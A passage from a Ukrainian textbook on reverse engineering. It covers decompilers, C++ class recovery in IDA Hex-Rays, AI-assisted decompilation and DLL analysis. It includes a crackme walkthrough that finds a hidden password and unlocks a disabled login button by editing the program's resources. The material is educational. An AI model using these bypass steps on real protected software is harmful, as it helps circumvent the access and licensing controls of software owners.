3. Розпізнавання типів даних.
4. Заміну адрес посилань на сегмент даних конкретними значеннями.
5. Отримати працездатний вихідний код мовою С.
6. Сформувати звіт.

3.4.2. Особливості інтерпретованих та об’єктно-орієнтованих програм

3.4.2.1. Декомпіляція інтерпретованих програм

Інтерпретовані мови (наприклад, *Python, Java*) виконуються без попередньої компіляції у машинний код або з використанням проміжного байткоду. Особливості:

– Наявність високорівневого представлення: часто вихідний код або його аналоги (скрипти, байткод) доступні у відкритому або напіввідкритому вигляді. Наприклад, *.pyc* файли можуть бути декомпільовані у *Python*-код.

– Простота відновлення логіки: через збереження імен змінних, структур керування та функцій декомпіляція є відносно точною. Інструменти: *uncompyle6*, *de4js, PHP deobfuscators*.

– Мінімальні втрати семантики: інтерпретовані мови зберігають більше інформації про структуру програми.

– Обфускація як основний захист: часто застосовуються методи ускладнення читання коду (*minification, renaming, packing*).

Проблеми:

– динамічна типізація ускладнює точне відновлення типів;

– використання *eval/reflective* механізмів ускладнює аналіз.

Декомпіляція машинного байт-коду з мов, які виконуються за допомогою віртуальної машини (Java, C#), є, як правило, набагато простішою, бо компілятори таких мов залишають набагато більше інформації, ніж компілятори в машинний двійковий код (C, C++). Популярними декомпіляторами для проміжного байт-коду та керованих платформ є:

– *Fernflower* – декомпілятор Java, який використовується в IntelliJ IDEA; підтримує сучасні версії Java та відновлення вихідного коду з .class;

– *JD-GUI (Java Decompiler)* – графічний декомпілятор Java-класів та JAR-архівів;

– *CFR* – сучасний декомпілятор Java з підтримкою нових конструкцій Java (lambda, records, switch expressions);

– *dnSpy* – декомпілятор для платформ .NET (C#, VB.NET, IL);

– *ILSpy* – відкритий декомпілятор .NET-застосунків;

– *dotPeek* – декомпілятор .NET від JetBrains;

– *de4dot* – утиліта для деобфускації .NET-застосунків.

3.4.2.2. Декомпіляція об’єктно-орієнтованих програм

Об’єктно-орієнтовані мови (наприклад, C++, Java, C#) характеризуються складною структурою: класи, спадкування, поліморфізм. Особливості:

– Втрата високорівневої інформації (для нативного коду): у випадку компіляції в машинний код (наприклад, C++) втрачаються імена класів, методів; зникає інформація про типи (частково); *inline*-функції та оптимізації спотворюють структуру.

– Відновлення об’єктної моделі вимагає аналіз таблиць віртуальних функцій (*vtable*); виявлення ієрархії класів; реконструкцію конструкторів/деструкторів.

– Проміжний байткод (*Java*, C#) для мов із *VM* (*JVM, CLR*) робить декомпіляцію значно простішою: зберігається структура класів; легко відновлюються методи та поля. Інструменти: *JD-GUI, ILSpy, dnSpy*.

– Поліморфізм і динамічне зв’язування ускладнюють точне визначення викликів функцій.

Для об’єктно-орієнтованих програм на мові C++ існують наступні особливості декомпіляції, що витікають зі структури виконуваного коду:

– поля класу зазвичай зберігаються в пам'яті в порядку декларації як структури:

C++	Асемблер
class A { int a1; int a2; }	00000000 A struc 00000000 a1 dd ? 00000004 a2 dd ? 00000008 A ends

– еквівалентну структуру можна отримати шляхом видалення всіх методів;

– при простому успадкуванні поля похідного класу розміщується після базового класу:

C++	Асемблер
class B: public A { int b3; }	00000000 B struc 00000000 a1 dd ? 00000004 a2 dd ? 00000008 b3 dd ? 0000000C B ends

– у разі віртуального успадкування місце віртуального базового класу не є фіксованим і може змінюватися в майбутніх похідних класах;

– компілятор повинен відстежувати зміщення віртуальної бази в кожному конкретному класі, що успадковується від нього;

– *MSVC* реалізує це шляхом створення віртуальної базової таблиці (*vbtable*) із зміщеннями для кожної віртуальної бази;

– GCC встановлює зміщення віртуальних баз у таблицю віртуальних функції (*vftable*).

Конструктори – це перший код, що виконується протягом життя об'єкта. Зазвичай виконує такі дії:

а) викликає конструктори базових класів;

б) ініціалізує *vfptrs*, якщо є віртуальні функції;

в) викликає конструктори складних членів;

г) запускає дії списку ініціалізації;

д) виконує тіло конструктора.

Приклад відновлення класів C++ декомпілятором *IDA Hex-Rays*.

Вихідний код:

```
class classA{
 public:
  int a,b;
  classA(){a=b=0;}
};

class classB:public classA{
 public:
  int xa,xb;
  classB(){xa=xb=0;}
};

int main()
{
  classA a;
  classB b;
  cout<<a.a<<a.b<<b.xa<<b.xb;
  return 0;
}
```

Результат декомпіляції виконуваного коду:

```
classA *__cdecl classA::classA(classA *this){
 _InitExceptBlockLDTC();
 *((_DWORD *)this + 1) = 0;
 *(_DWORD *)this = 0;
 return this;
}
classB *__cdecl classB::classB(classB *this){
 _InitExceptBlockLDTC();
 classA::classA(this);
 *((_DWORD *)this + 3) = 0;
 *((_DWORD *)this + 2) = 0;
 return this;
}
int __cdecl main(int argc, const char argv, const char envp){
 int v3;  int v4;  int v5;  int v6;  int v7;  int v8;
 char v10;  int v11;  int v12;   int _Val; int v14;
```

```
      classA::classA((classA *)&_Val);
      classB::classB((classB *)&v10);
      v3 = v12;   v4 = v11;  v5 = v14;
      v6 = std::basic_ostream <char,std::char_traits<char>>::
operator<<(std::cout, _Val);
      v7 = std::basic_ostream <char,std::char_traits<char>>::
operator<<(v6, v5);
      v8 = std::basic_ostream <char,std::char_traits<char>>::
operator<<(v7, v4);
      std::basic_ostream <char,std::char_traits<char>>::
operator<<(v8, v3);
      return 0;
}
```

Hex-Rays IDA та декомпілятор щодо мови C++ має наступні особливості:

–*IDA* підтримує C++-подібну модель типів, але не завжди автоматично відновлює її повністю і часто потребує ручного доопрацювання;

–*Hex-Rays* генерує псевдокод, близький до C, але не відновлює оригінальну мову (наприклад, C++);

–C++-конструкції в *Hex-Rays* відображаються у вигляді C-подібних структур, але можуть бути частково реконструйовані як об’єкти за допомогою аналізу.

Таблиця 3.6. Особливості декомпілятора *IDA Hex-Rays*

C++	**IDA/Hex-Rays**
class	structure
Методи	функції з явним this
успадкування класів	вкладені структри
таблиця віртуальних функцій	таблиця покажчиків на функції
неявні аргументи	явні аргументи

Таким чином, декомпіляція C++ є дещо складною, але здійсненною задачею, багато інформації можна отримати з *RTTI* та *vtables* / *vbtables*, багато загальних завдань можна автоматизувати та є багато можливостей для вдосконалення.

3.4.3. Практика застосування декомпілятора

Розглянемо декілька прикладів та порівняємо вихідний код програми з відновленим псевдокодом декомпілятора IDA.

Приклад 1. Розгалуження *if*

Вихідний код	Результат декомпіляції виконуваного коду
int main() { int s=0, a, b; scanf("%d%d", &a, &b); if(a>b) s=a; else if(a<b) s=b; else s=a+b; printf("%d",s); return 0; }	int __cdecl main(int argc, const char argv, const char envp) { int v3; int v5; int v6; scanf(format, &v5, &v6); *if (v5 <= v6) // логіка перевірки змінена* { if (v5 >= v6) v3 = v6 + v5; else v3 = v6; } else { v3 = v5; } printf(aD, v3); return 0; }

Приклад 2. Розгалуження *if* з відладковою інформацією в коді

Вихідний код	Результат декомпіляції виконуваного коду
#include <stdio.h> void main() { int a, b; scanf("%d%d",&a,&b); if((a>=0)&&(b<=10)) a=a*2+b; }	__int64 main() // main отримала тип int64 { int v0; __int64 v1; int b; // відновлено ім'я локальної змінної b int a; // відновлено ім'я локальної змінної a v1=0; _scanf("%d%d", &a, &b); // відн. параметри if (a >= 0 && b <= 10)// відновлено умову { v0 = b + 2 * a; a = b + 2 * a; } HIDWORD(v1) = v0; LODWORD(v1) = 0; return v1; }

Приклад 3. Розгалуження *switch*

Вихідний код	Результат декомпіляції виконуваного коду
`int main()` `{` `  int s=0, a;` `  scanf("%d", &a);` `  switch(a)` `  {` `  case 0: s=10; break;` `  case 1: s=23; break;` `  case 3: s=55; break;` `  default: s=1;` `  }` `  printf("%d",s);` `  return 0;` `}`	`int __cdecl main(int argc, const char argv,` `const char envp)` `{` `  unsigned int v3; // невідома змінна` `  signed int v4;   // змінна s` `  unsigned int v6; // змінна a` `  v6 = v3;` `  scanf(format, &v6);` `  // switch не розпізнано, використано if` `  if ( v6 < 1 ) // замість a==0 стоїть  a<1` `      v4 = 10;` `  else if ( v6 == 1 )` `      v4 = 23;` `  else if ( v6 == 3 )` `    v4 = 55;` `  else` `    v4 = 1;` `  printf(aD, v4);` `  return 0;` `}`

Приклад 4. Цикл *for*

Вихідний код	Результат декомпіляції виконуваного коду
`int main()` `{` `  int s=0, i,` `  mas[5]={1,2,3,4,5};` `  for(i=0; i<5; i++)` `  {` `   if(mas[i]%2==0)` `   s=s+mas[i];` `  }` `  printf("%d",s);` `return 0;` `}`	`int __cdecl main(int argc, const char argv,` `const char envp)` `{` `  int v3;        // s` `  signed int v4; // i` `  char *v5;      // масив char* замість int` `  char v7;       // масив mas типу char` `  // ініціалізація масиву` `  qmemcpy(&v7, &unk_4020C8, 0x14u);` `  v3 = 0;        // s=0` `  v4 = 0;        // i=0` `  v5 = &v7;      // mas[0]` `  do // замість for стоїть do-while` `  {` `    if ( !(*(_DWORD *)v5 % 2) )` `      v3 += *(_DWORD *)v5; // s=s+mas[i]` `    ++v4;     // i++` `    v5 += 4; // покажчик зсувається на 4 байти` `  }` `  while ( v4 < 5 ); // i<5` `  printf(format, v3);` `  return 0;` `}`

Приклад 5. Функція з параметрами типу *int*

Вихідний код	Результат декомпіляції виконуваного коду
`int f(int x, int y)` `{` `  return x+y;` `}` `int main()` `{` `  int s=0, a,b;` `  scanf("%d%d",&a, &b);` `  s=f(a,b);` `  printf("%d",s);` `  return 0;` `}`	`int __cdecl sub_401168(int a1, int a2)// f` `{` `  return a2 + a1;` `}` `int __cdecl main(int argc, const char argv,` `const char envp)` `{` `  int v3; // s` `  int v5; // a` `  int v6; // b` `  scanf(format, &v5, &v6);` `  v3 = sub_401168(v5, v6);` `  printf(aD, v3);` `  return 0;` `}`

Приклад 6. Функція з параметрами *double*

Вихідний код	Результат декомпіляції виконуваного коду
`double f(double x,double y)` `{` `  return x+y;` `}` `int main()` `{` `  double s=0, a,b;` `  scanf("%lf%lf",&a,&b);` `  s=f(a,b)*1.5;` `  printf("%lf",s);` `  system("pause");` `  return 0;` `}`	`long double __cdecl sub_401168(double a1,` `double a2)` `{` `  return a1 + a2;` `}` `int __cdecl main(int argc, const char` `argv, const char envp)` `{` `  long double v3; // s` `  double v5;  // a` `  double v6;  // b` `  scanf(format, &v5, &v6);` `  v3=sub_401168(v5, v6);// s=f(a,b)` `  printf(aLf, v3 * 1.5); // множення тут` `  system(command);` `  return 0;` `}`

Приклад 7. Структура

Вихідний код	Результат декомпіляції виконуваного коду
`struct XXX{` `char a;` `int b;` `char c[10];` `};` `int main(){` `  struct XXX q;` `  q.a='x'; q.b=1;` `  strcpy(q.c,"Hello");` `  printf("%c.%d.%s",q.a,q.b,` `q.c);` `  system("pause");` `  return 0;` `}`	`int __cdecl main(int argc, const char` `argv, const char envp){` `  // структра відсутня` `  int v4;` `__int16 v5;` `  // перші 4 букви рядка,"Hell" як int` `  v4 = *(_DWORD *)aHello;` `  //кінець рядка "o\0" як 2-байтне ціле` `  v5 = *(_WORD *)&aHello[4];` `  // 'x' (код 120) та 1 -> в printf` `  printf(format, 120, 1, &v4);` `  system(command);` `  return 0;` `}`

Як видно з наведених прикладів, декомпільований код дійсно є псевдокодом, він не є синтаксично еквівалентним вихідному коду та потребує удосконалення.

3.4.4. Застосування ШІ для декомпіляції

Сучасні системи ШІ активно застосовуються для автоматизації процесів декомпіляції програмного коду. На відміну від класичних декомпіляторів, які виконують лише синтаксичне перетворення машинного коду у псевдокод, ШІ-системи здатні інтерпретувати логіку програми, відновлювати осмислені імена функцій та змінних, генерувати пояснення до коду природною мовою та допомагати аналітику під час реверс-інжинірингу.

Основна ідея застосування ШІ полягає у використанні великих мовних моделей (*LLM*), навчених на значних обсягах вихідного програмного коду. Такі моделі здатні знаходити закономірності між машинними інструкціями, псевдокодом та високорівневими конструкціями мов програмування.

ШІ-технології використовуються для вирішення наступних задач:

- автоматичне пояснення асемблерного коду;
- відновлення назв функцій та змінних;
- генерація більш читабельного псевдокоду;
- автоматичне створення коментарів до коду;
- аналіз обфускованого коду;
- пошук типових алгоритмів та бібліотечних функцій.

У сучасних інструментах РІПЗ з’являються інтегровані *AI*-модулі та плагіни. У нових версіях *IDA Pro* доступні *AI*-помічники, які дозволяють:

- генерувати пояснення до асемблерних інструкцій;
- автоматично коментувати функції;
- аналізувати виклики *API*;
- пояснювати логіку роботи фрагментів коду;
- прискорювати аналіз великих бінарних файлів.

Для *Ghidra* існують плагіни інтеграції з *GPT*-моделями та іншими *LLM*-системами. Вони дозволяють:

- передавати декомпільований код у *LLM*;

– отримувати пояснення функцій;

– автоматично перейменовувати змінні;

– створювати документацію до коду;

– виконувати семантичний аналіз програм.

Приклад застосування ШІ. Розглянемо фрагмент декомпільованого коду:

```
int sub_401000(int a1, int a2){
    return a1 ^ a2;
}
```

Класичний декомпілятор не дає інформації про призначення функції. Після аналізу *LLM*-система може згенерувати пояснення:

```
Функція виконує побітову операцію XOR між двома параметрами. Подібні функції часто використовуються у криптографічних алгоритмах або перевірках контрольних сум.
```

Крім того, ШІ може запропонувати більш зрозумілу назву:

```
int xor_values(int value1, int value2){
    return value1 ^ value2;
}
```

Основними перевагами використання ШІ у декомпіляції є:

– значне прискорення реверс-інжинірингу;

– автоматизація рутинних операцій;

– покращення читабельності псевдокоду;

– можливість аналізу великих програмних систем;

– підвищення якості документування результатів аналізу.

Попри значні можливості, ШІ-системи мають певні обмеження:

– галюцинації моделей ШІ;

– складність аналізу сильно обфускованого коду;

– ризики витоку коду при використанні хмарних сервісів.

Тому результати ШІ-аналізу повинні обов’язково перевірятися фахівцем вручну. Гарний результат дає комбінація звичайних декомпіляторів, які видають достатньо точний псевдокод, зі ШІ для перетворення псевдокоду в завершений вихідний код.

Таким чином, застосування ШІ значно розширює можливості сучасних декомпіляторів та підвищує ефективність лекомпілювання ПЗ.

3.5. Дослідження Windows-застосунків

3.5.1. Дослідження застосунків Windows Forms

Особливістю дослідження застосунків *Windows Forms* є наступне:

–наявність графічного інтерфейсу користувача з різноманітними компонентами;

–наявність великої кількості об’єктів та складної системи успадкування класів;

–застосування моделі управління обчисленнями на основі подій;

–великий обсяг програми;

–використання зовнішніх файлів (*dll*, ресурсів і т.д.);

–складна структура програми.

Дослідження *Windows Forms* застосунків принципово не відрізняється від дослідження консольних програм за винятком особливостей відладки в подійній моделі управління.

Розглянемо невеликий приклад дослідження програми *Crackme.exe*, яка на вході закрита паролем:




Рис. 3.58. Запуск програми з паролем




Рис. 3.59. Невірний пароль

Дослідимо її за допомогою *IDA,* використовуючи представлення.

Strings:

.data:00405000 00000047 C Embarcadero RAD Studio – Copyright 2009 Embarcadero Technologies, Inc.

.data:00405234 00000012 C **You are welcome**!

.data:00405246 00000010 C **Wrong password**!

.data:004054C8 00000008 C \aButton2

.data:004054D6 00000008 C \aButton1

.data:004054E5 00000006 C Label1

.data:004054F2 00000005 C Edit1

.data:004054FE 00000006 C Label2

.data:0040550B 00000007 C Label3

IDA-View:

.data:00405234 aYouAreWellcome db 'You are welcome!',0

.data:00405246 aWrongPassward db 'Wrong password!',0




Рис. 3.60. Вікно відображення посилань *IDA*

Фрагмент секції коду:

.text:00402E46 mov edx, offset aYouAreWelcome ; "You are welcome!“

.text:00402E3E jz short **loc_402E7F**

@Vcl@Dialogs@ShowMessage$qqrx20System@UnicodeString ; Vcl::Dialogs::ShowMessage(System::UnicodeString)

.text:00402E5D dec [ebp+var_18]

```
.text:00402E60          lea     eax, [ebp+var_C] ; this
.text:00402E63          mov   edx, 2
.text:00402E68        call   @System@Variant@$bdtr$qqrv ; System::Variant::~Variant(void)
.text:00402E77          call    dword ptr [ecx+80h]
.text:00402E7D          jmp     short loc_402EB2
.text:00402E7F loc_402E7F:
.text:00402E7F          mov     [ebp+var_24], 24h
.text:00402E85          mov     edx, offset aWrongPassward ; "Wrong password!“
.text:00402E8D          call      sub_4041E4
```

Бачимо повідомлення програми, але не можемо знайти пароль в коді програми. Спробуємо проаналізувати ресурси програми *Crackme.exe*.

3.5.2. Аналіз ресурсів

Ресурси застосунку можуть зберігатися як безпосередньо всередині *.exe*-файлу, так і в окремих файлах – залежно від технології та способу збірки програми, наприклад, в *.dll*- або *.res*-файли.

Для *Windows*-застосунків ресурси найчастіше зберігаються у спеціальній секції *PE*-файлу ***.rsrc***. У цій секції можуть зберігатися:

- іконки;
- курсори;
- зображення;
- рядки інтерфейсу;
- діалогові вікна;
- меню;
- *manifest*-файли;
- таблиці версій;
- вбудовані файли.

Для аналізу ресурсів використовують:

- *Resource Hacker;*
- *PE Explorer;*
- *CFF Explorer;*
- *Visual Studio;*
- *Ghidra.*

Тому використовуємо редактор ресурсів *ResHacker* або *PEexplorer* для перегляду ресурсів *Crackme.exe* та отримуємо наступне:

```
object Form12: TForm12
  Left = 0
  Top = 0
  BorderIcons = []
  BorderStyle = bsDialog
  BorderWidth = 2
  Caption = 'Crackme'
  ClientHeight = 70
  ClientWidth = 270
  Color = clBtnFace
  Font.Charset = DEFAULT_CHARSET
  Font.Color = clWindowText
  Font.Height = -11
  Font.Name = 'Tahoma'
  Font.Style = []
  FormStyle = fsStayOnTop
  OldCreateOrder = False
  Position = poScreenCenter
  PixelsPerInch = 96
  TextHeight = 13
object Label1: TLabel
    Left = 112
    Top = 6
    Width = 75
    Height = 13
    Caption = 'Enter password'
  end
object Label2: TLabel
    Left = 104
    Top = 49
    Width = 3
    Height = 13
    Font.Charset = DEFAULT_CHARSET
    Font.Color = clRed
    Font.Height = -11
    Font.Name = 'Tahoma'
    Font.Style = []
    ParentFont = False
  end
object Label3: TLabel
    Left = 8
    Top = 56
    Width = 70
    Height = 13
    Caption = 'KERNEL32.DLL'
    Visible = False  // бачимо прихований напис, спробуємо відкрити
  end
```

```
object Button2: TButton
    Left = 232
    Top = 20
    Width = 34
    Height = 25
    Caption = 'Ok'
    TabOrder = 0
    OnClick = Button2Click
  end
object Button1: TButton
    Left = 8
    Top = 20
    Width = 75
    Height = 25
    Caption = 'Ok'
    Enabled = False // заблокована кнопка входу, розблокуємо її
    TabOrder = 1
    OnClick = Button1Click
  end
object Edit1: TEdit
    Left = 104
    Top = 22
    Width = 121
    Height = 21
    PasswordChar = '*'
    TabOrder = 2
  end
end
```

Після редагування ресурсів бачимо напис на формі та розблоковану велику кнопку “*Ок*”:




Рис. 3.61. Вікно програми після редагування ресурсів

Перевіряємо пароль “*KERNEL32.DLL*”:




Рис. 3.62. Вірний пароль знайдено

Пароль знайдено! Тепер можна взагалі поміняти функціональність кнопки *Button2* так, щоби вона виконувала функцію входу в програму, замість перевірки паролю:

```
object Button2: TButton
    Left = 232
    Top = 20
    Width = 34
    Height = 25
    Caption = 'Ok'
    TabOrder = 0
    OnClick = Button2Click   // міняємо на Button1Click
  end
```

В цій програмі функція *Button1Click*, як бачимо, просто закриває програму:

```
Button1Click    proc near
.text:00402EF4 call    @Vcl@Forms@TCustomForm@Close$qqrv ;
Vcl::Forms::TCustomForm::Close(void)
.text:00402EF9                 retn
.text:00402EF9 Button1Click    endp
```


Таким чином, за допомогою редагування ресурсів ми вирішили задачу. Але не для всіх програм можна застосувати такий метод.

3.5.3. Дослідження DLL

Динамічні бібліотеки містять в основному функції, які можуть динамічно викликатися з них, та містять основні секції виконуваного коду такі як імпорт, експорт. Саме секція експорту містить перелік функції, які надає динамічна бібліотека для використання.

Розглянемо для прикладу динамічну бібліотеку *CC32120.dll* мови програмування C++ та відкриємо її в середовищі *IDA Pro*.

Секція імпорту виглядає наступним чином (фрагмент):



Address	Ordinal	Name	Library
32CC32AC		Beep	KERNEL32
32CC32B0		CloseHandle	KERNEL32
32CC32B4		CompareStringA	KERNEL32
32CC32B8		CompareStringW	KERNEL32
32CC32BC		CreateDirectoryA	KERNEL32
32CC32C0		CreateDirectoryW	KERNEL32
32CC32C4		CreateFileA	KERNEL32
32CC32C8		CreateFileMappingA	KERNEL32
32CC32CC		CreateFileW	KERNEL32
32CC32D0		CreatePipe	KERNEL32
32CC32D4		CreateProcessA	KERNEL32
32CC32D8		CreateProcessW	KERNEL32
32CC32DC		DeleteFileA	KERNEL32
32CC32E0		DeleteFileW	KERNEL32
32CC32E4		DosDateTimeToFileTime	KERNEL32
32CC32E8		DuplicateHandle	KERNEL32
32CC32EC		EnterCriticalSection	KERNEL32
32CC32F0		ExitProcess	KERNEL32
32CC32F4		FileTimeToDosDateTime	KERNEL32
32CC32F8		FileTimeToLocalFileTime	KERNEL32
32CC32FC		FileTimeToSystemTime	KERNEL32
32CC3300		FillConsoleOutputAttribute	KERNEL32

Рис. 3.63. Секція імпорту *DLL*

Наприклад, в *DLL* можна знайти функцію порівняння рядків *strcmp* та подивитись її реалізацію в дизасемблері (фрагмент):

```
int __cdecl strcmp(const char *s1, const char *s2).text:32C6F698
.text:32C6F698   mov     ecx, [esp+s1]
.text:32C6F69C   mov     edx, [esp+s2]
.text:32C6F6A0   push    ebx
.text:32C6F6A1   xor     eax, eax
.text:32C6F6A3   xor     ebx, ebx
…
.text:32C6F6D3   sub     eax, ebx
.text:32C6F6D5   jnz     short loc_32C6F6E1
.text:32C6F6D7   add     ecx, 4
.text:32C6F6DA   add     edx, 4
.text:32C6F6DD   test    bl, bl
.text:32C6F6DF   jnz     short loc_32C6F6A5
…
.text:32C6F6E1   pop     ebx
.text:32C6F6E2   retn
.text:32C6F6E2 _strcmp          endp
```

Крім того, можна декомпілювати код функції в псевдокод та подивитись на її реалізацію мовою високого рівня:

```
int __cdecl strcmp(const char *s1, const char *s2)
{
  const char *v2; // ecx@1
  const char *v3; // edx@1
  int result; // eax@1
  int v5; // ebx@1
  v2 = s1;
  v3 = s2;
  result = 0;
  v5 = 0;
  do
  {
    LOBYTE(result) = *v2;
    LOBYTE(v5) = *v3;
    result -= v5;
    if ( result ) break;
    if ( !(_BYTE)v5 )      break;
    LOBYTE(result) = v2[1];
    LOBYTE(v5) = v3[1];
    result -= v5;
    if ( result )      break;
    if ( !(_BYTE)v5 )      break;
    LOBYTE(result) = v2[2];
    LOBYTE(v5) = v3[2];
    result -= v5;
    if ( result )      break;
    if ( !(_BYTE)v5 )      break;
    LOBYTE(result) = v2[3];
    LOBYTE(v5) = v3[3];
    result -= v5;
    if ( result )
      break;
    v2 += 4;
    v3 += 4;
  }
  while ( (_BYTE)v5 );
  return result;
}
```

В закладці *Structures* можна, наприклад, знайти структуру *FILE*, яка призначена для роботи з файлами в мові С:

```
FILE     struc ; (sizeof=0x18, standard type) ;
00000000 curp    dd ?                    ; offset
00000004 buffer  dd ?                    ; offset
00000008 level   dd ?
0000000C bsize   dd ?
00000010 istemp  dw ?
00000012 flags   dw ?
00000014 hold    dw ?
00000016 fd      db ?
00000017 token   db ?
00000018 FILE    ends
```

З огляду на те, що динамічні бібліотеки є різновидом виконуваного коду, до них можна застосовувати всі методи дослідження програм, такі як:

- дизасемблювання;
- відладка в заданих точках зупинки;
- декомілювання.

Особливість динамічного аналізу DLL полягає у способі її запуску на виконання за допомогою утиліти rundll32.exe. Наприклад, для відладки в IDA Pro деякої функції *MyExtern* з деякої DLL *Goopdate.dll* потрібно:

1. Завантажити Goopdate.dll в IDA Pro з папки з простим шляхом (C:\).

2. Знайти функцію *MyExtern* і поставити на ній точку зупинки.

3. В пункті меню *Debugger->Process options*…задати параметри, як показано на рисунку 3.64.

4. Запустити процес для відладки.




Рисунок 3.64 – параметри відладки DLL

3.6. Програмування в IDA Pro та Ghidra

3.6.1. Мова IDC

В *IDA Pro* можна розширювати вбудовану функціональність за допомогою створення власних програм аналізу коду засобами:

−плагіни, що написані мовою C++;

